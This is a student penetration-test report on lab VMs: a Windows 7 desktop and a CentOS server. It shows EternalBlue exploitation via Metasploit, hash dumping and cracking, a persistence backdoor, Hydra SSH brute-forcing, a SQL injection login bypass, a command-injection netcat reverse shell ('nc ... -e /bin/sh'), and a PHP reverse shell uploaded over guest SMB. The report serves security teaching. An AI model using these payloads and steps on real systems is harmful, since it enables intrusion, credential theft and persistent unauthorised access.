Assignment 2: Pentesting Assignment

Ethical Hacking 2

Table of Contents

Executive Summary

A penetration test was requested to perform a full penetration test on the machines, to identify all weakness in the security of their systems. The execution was conducted in a manner that treated the targets, which were given as VMs representing a small office, as remote targets. It was a black box test having only as prior knowledge the network segmentation address and the fact that there was a Desktop and a Server. This report will be mainly divided into two parts the first focused on the Desktop and the second focused on the Server giving in the end mitigation solutions for the found vulnerabilities.

Summary of results

A network reconnaissance was conducted to discover the VMs' IP addresses (Appendix A, Figure 38).

In the Desktop was found a critical vulnerability in an unpatched Windows version running SMBv1 server. The successful exploitation gave administrative access to the Desktop. Having control of this machine it was possible to discover exfiltrate password hashes discovering the original password, installing backdoors to maintain access and it makes it possible to access the Server SMB shared folder.

In the Server, there were three main ways to root it:

- The first one was discovered due to exposure of usernames on the web page, having them it was possible to conduct a SSH brute-force. This process successfully broke the passwords giving direct access to the server;
- The second had origin in a login form vulnerable to SQLinjection. With this vulnerability, it was possible to access private information and to perform a RCE attack crafting special payloads in the requests made to the webserver;
- The third attack vector consisted of taking advantage of the webserver running files from a SMB shared folder which has guest access. Uploading a rever shell to SMB and running it via the website a LFI was performed with successful penetration on the Server.

Additionally, all users' passwords were cracked and a backdoor was installed.

System	Low	Medium	High	Critical
Desktop	-	-	-	1
Server	2	1	2	5

Table 1: Systems vulnerability findings

Desktop: 192.168.8.60

Reconnaissance

A Nmap scan with services versions and default scripts was made to the Desktop and the output was stored in a file.



Figure 1: Desktop Nmap Scan

Port	State	Service	Software
135 tcp	open	msrpc	Microsoft Windows RPC
139 tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445 tcp	open	microsoft-ds	Windows 7 Professional 7601

Table 2: Desktop Open Ports and Services

The Desktop as its main OS Windows 7 Professional. It is running Remote Procedure Call (RPC) in port 135, it is used to call other processes on remote systems. Samba smbd provides file sharing. In port 139 the server will have NetBios providing session services, mainly user authentication, and in port 445 the Server Message Block (SMB) providing file share services.

Eternal Blue

This Windows machines is using SMB and there is a well known vulnerability exploited by NSA named Eternal Blue, MS17-010 which gives administrative access to a system. The Nmap *vuln* script is able to test if the machine is vulnerable to it.



Figure 2: Nmap script vuln scan confirmation of ms17-010 vulnerability

The machine is vulnerable, to exploit it the Metasploit framework was used. First step will be starting up the *msfconsole* and search for the correct exploitation module.



Figure 3: msfconsole startin up and module search

The next step consists in selecting the module and modifying the specific settings accordingly usigng the following commands:

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.8.60
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.8.7
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
```

Using the command show options the settings changes were made, everything is ready to start the exploitation at this point.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.8.60     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.8.7      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Figure 4: msfconsole checking module settings changes

The command run will execute the module giving a meterpreter session with access to the victims' machine under NT AUTHORITY\SYSTEM account, this local system account gives to the attacker unrestricted access to all system resources.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.8.7:4444
[*] 192.168.8.60:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.8.60:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.8.60:445      - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.8.60:445 - Connecting to target for exploitation.
[+] 192.168.8.60:445 - Connection established for exploitation.
[+] 192.168.8.60:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.8.60:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.8.60:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.8.60:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.8.60:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.8.60:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.8.60:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.8.60:445 - Sending all but last fragment of exploit packet
[*] 192.168.8.60:445 - Starting non-paged pool grooming
[+] 192.168.8.60:445 - Sending SMBv2 buffers
[+] 192.168.8.60:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.8.60:445 - Sending final SMBv2 buffers.
[*] 192.168.8.60:445 - Sending last fragment of exploit packet!
[*] 192.168.8.60:445 - Receiving response from exploit packet
[+] 192.168.8.60:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.8.60:445 - Sending egg to corrupted connection.
[*] 192.168.8.60:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 192.168.8.60
[*] Meterpreter session 2 opened (192.168.8.7:4444 → 192.168.8.60:49164) at 2020-12-06 13:47:24 -0500
[+] 192.168.8.60:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.8.60:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.8.60:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 5: meterpreter session created with NT AUTHORITY\SYSTEM account

Effective Post-Exploitation

Password Cracking

Using the command hashdump on the mertepreter session it is possible to dump the contents of the security account manager (SAM) database.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jess Jones:1003:aad3b435b51404eeaad3b435b51404ee:4c090b2a4a9a78b43510ceec3a60f90b:::
```

Figure 6: hashdump of victim machine

Copying these hashes to the attacker machine and running a brute-force tool it may possible to discover their plain-text passwords. (Appendix B, Table 4)



Figure 7: john tool brute-forcing NT hashes discovered Jess Jones password

The password for the user *Jess Jones* was successfully cracked, the password is *babygirl*.

Backdooring

It is possible to create a backdoor using the *persistence* module, it will generate and upload an executable in the pawned machine if there is access to an admin/system account. This executable will be launch in the next reboot connecting to a target ip through a predefined port. First, it is required to background the meterpreter session using the command `background` .



Figure 8: Backgrounding session 1 to prepare persistence module

When returned to *msfconsole* the following commands will prepare and launch the referenced module:

```
msf5 > use exploit/windows/local/persistence_service
msf5 exploit(windows/local/persistence_service) > set session 1
msf5 exploit(windows/local/persistence_service) > set LPORT 5687
msf5 exploit(windows/local/persistence_service) > run
```



Figure 9: Running persistence module and rebooting the victim machine

A reboot was made to verify if the persistence backdoor was well implemented. (Appendix A, Figure 39) To get into the backdoor the following commands will need to be ran every time:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.8.7
msf5 exploit(multi/handler) > set LPORT 5687
msf5 exploit(multi/handler) > run
```

Server: 192.168.8.2

Reconnaissance

A Nmap scan with services versions and default scripts was made to the Server and the output was stored in a file.



Figure 10: Server Nmap Scan

Port	State	Service	Software	Version
22 tcp	open	ssh	OpenSSH	6.6.1
80 tcp	open	http	Apache httpd	2.4.6
139 tcp	open	netbios-ssn	Samba smbd	3.x/4.x
445 tcp	open	netbios-ssn	Samba smbd	4.8.3

Table 3: Server Open Ports and Services

The server is running as its OS CENTOS. It is running OpenSSH which provides secure encryption connections between the server and connected Desktops. It has a web-server running Apache, a free and open-source webserver, vulnerable to *TRACE* attacks. In port 139 and 445 NetBios and SMB are running, these services were already explained in the Desktop analysis. The SMB server is allowing guest authentication which represents a high risk.

Attack Narrative

SSH Brute-force

These attack vector took the advantage of Sensative Data Exposure and lack of security against bruteforce attacks on the OpenSSH server enabling to discover the login credentials.

Accessing http://192.168.8.2/ and analysing the source page it was possible to gather some information from two company users.

```
<html>
<head>
</head>
<body>
<h1>Welcome to the company web portal<h1>

<h2>Customers:</h2>
<p>For product info please contact <a href="mailto:jjones@company.com">Jess Jones</a>.</p>
<p>For technical support please contact <a href="mailto:mjones@company.com">Matt Jones</a>.</p>

<h2>Employees:</h2>
<p>Click <a href="reports.php">here</a> to access periodic reports.</p>
</body>
</html>
```

Figure 11: http://192.168.8.2/ Page Source and information gather

Usually companies attribute the usernames to the first part of their emails so they are two potencial usernames. A brute-force to the ssh service was made with these usernames using Hydra.

```
kali@kali:~/pentest345$ hydra -l jjones -P /usr/share/wordlists/rockyou.txt ssh://192.168.8.2
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-05 17:25:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.8.2:22/
[22][ssh] host: 192.168.8.2   login: jjones   password: babygirl
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-05 17:26:15
```

Figure 12: jjones SSH Brute-Force

```
kali@kali:~/pentest345$ hydra -l mjones -P /usr/share/wordlists/rockyou.txt ssh://192.168.8.2
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-05 17:27:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.8.2:22/
[22][ssh] host: 192.168.8.2   login: mjones   password: tigger
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
```

Figure 13: mjones SSH Brute-Force

The passwords were very weak so they were easily cracked, now with a simple ssh the server can be accessed with both accounts. (Appendix B, Table 4)

SQLinjection and RCE

A SQLinjection was found in the URL http://192.168.8.2/reports.php, enabling to bypass the login authentication form. After the authentication the webserver will execute a linux command to print the content of a specific "*Report*". These reports' names are supposed to be pre-defined on the webpage but it is possible to craft specific requests performing a Remote Code Execution (RCE) attack.

When writing in the Password field a simple quote mark a MySQL error is printed to the page, this is a signal that there is a SQLinjection risk indication. Fuzzing was conducted to discover how to exploit the vulnerability.



Figure 14: Injection of a quote mark into Password field triggered MySQL error

Using the payload `' OR 1=1#` was possible to access the report files as showing in the screenshot below.

Figure 15: Query injection bypassing the login authentication to get the quarterly report

Now, with a little of fuzzing in the *report* parameter a successful RCE attack was performed, using `; whoami`



Figure 16: RCE command whoami with apache as response

To gain access to the server it is necessary to set up a Netcat listener on the attacker machine, the command `nc -lvp 1234` was used to create one.



Figure 17: Netcat listening on Port 1234 in attacker machine

Afterwards the payload `; nc 192.168.8.7 1234 -e /bin/sh` was sent which binded a reverse shell to the attacker Netcat listener.



Figure 18: RCE with netcat payload to bind a shell to the attacker machine

Successfully penetrated into the server machine under *apache* user.

Figure 19: Successful access to the Victim machine under apache user

Finally, running the command `sudo -l` it is possible to see that this user may run all commands, from all connections, as all users without a password. `sudo su` the access to root account Running is granted.

```
sudo -l
Matching Defaults entries for apache on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
GES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAG

User apache may run the following commands on this host:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
sudo su
whoami
root
```

Figure 20: Gaining root privileges with sudo su

SMB guest and LFI/Stored XSS

In the reconnaissance stage a SMB server was found with guest access. This server has directory that syncs files with the ones used on the webserver. It is possible to add new ones to create a LFI attack or modify existing ones to perform a Stored XSS exploit.

Running the smbmap tool to enumerate the disks and the permissions available it was possible to discover the *Reports* disk with read and write permissions.

```
kali@kali:~/pentest345$ smbmap -H 192.168.8.2
[+] IP: 192.168.8.2:445 Name: 192.168.8.2
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        Reports                                                 READ, WRITE
        IPC$                                                    NO ACCESS       IPC Service (Samba Server 4.8.3)
```

Figure 21: SMB disks enumeration and permissions with smbmap tool

The data was exfiltrated to the attacker machine using the *smbclient* tool. There were three files: *annual.txt*, *quaterly.txt* and *montly.txt.* At this point there was not much to do so further investigations were made.

```
kali@kali:~/pentest345$ mkdir SMBdata
kali@kali:~/pentest345$ smbclient '\\192.168.8.2\Reports' -N -c 'prompt OFF;recurse ON;lcd '/home/kali/pentest345/SMBdata';mget *'
getting file \annual.txt of size 228 as annual.txt (111.3 KiloBytes/sec) (average 111.3 KiloBytes/sec)
getting file \quaterly.txt of size 58 as quaterly.txt (28.3 KiloBytes/sec) (average 69.8 KiloBytes/sec)
getting file \monthly.txt of size 57 as monthly.txt (55.7 KiloBytes/sec) (average 67.0 KiloBytes/sec)
kali@kali:~/pentest345$ ls SMBdata/
annual.txt  monthly.txt  quaterly.txt
kali@kali:~/pentest345$ cat SMBdata/quaterly.txt
<hr>
<h1>This is the last quater's report</h1>
<p> ... </p>
```

Figure 22: SMB Reports disk data exfiltration to SMBdata folder using smbDesktop

When performing a web-site directory brute-force it was possible to find the *reports* directory.

```
kali@kali:~/pentest345$ gobuster dir -u http://192.168.8.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.8.2
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/06 21:39:03 Starting gobuster
===============================================================
/reports (Status: 301)
===============================================================
2020/12/06 21:39:14 Finished
===============================================================
```

Figure 23: Gobuster directory brute-force discovered reports

Accessing this directory there are three files which are very familiar, these files were found in the SMB server which means that there is a potential Local File Inclusion (LFI) attack that can be made.



Figure 24: http://192.168.8.2/reports/ directory with SMB files

To POC will consist in a simple *.php* file with a simple `echo "LFI";` was uploaded to the SMB server called *test.php*.

```
kali@kali:~/pentest345$ smbclient //192.168.8.2/Reports -c 'put test.php test.php'
Enter WORKGROUP\kali's password:
putting file test.php as \test.php (0.4 kb/s) (average 0.4 kb/s)
```

Figure 25: Creating test.php to check LFI vulnerability



Figure 26: Accessing http://192.168.8.2/reports/test.php and confirming the echo "LFI"

Having the file running with a *.php* reverse shell it should give access to the server. *test.php* will now be rewrited containing a reverse shell code which is going to be re-uploaded to SMB server.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.8.7';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Figure 27: test.php configuring IP address and Port

A Netcat listener must also be setted-up to receive the incoming connection.

```
kali@kali:~/pentest345$ smbclient //192.168.8.2/Reports -c 'put test.php test.php'
Enter WORKGROUP\kali's password:
putting file test.php as \test.php (2682.0 kb/s) (average 2682.1 kb/s)
kali@kali:~/pentest345$ nc -lvp 1234
listening on [any] 1234 ...
```

Figure 28: Re-uploading test.php with reverse shell and preparing Netcat listener

Accessing the uploaded file the webserver will run the reverse-shell.



Figure 29: Accessing http://192.168.8.2/reports/test.php to run the reverse shell code

Netcat received the incoming connection and the access to the server under *apache* user is granted.

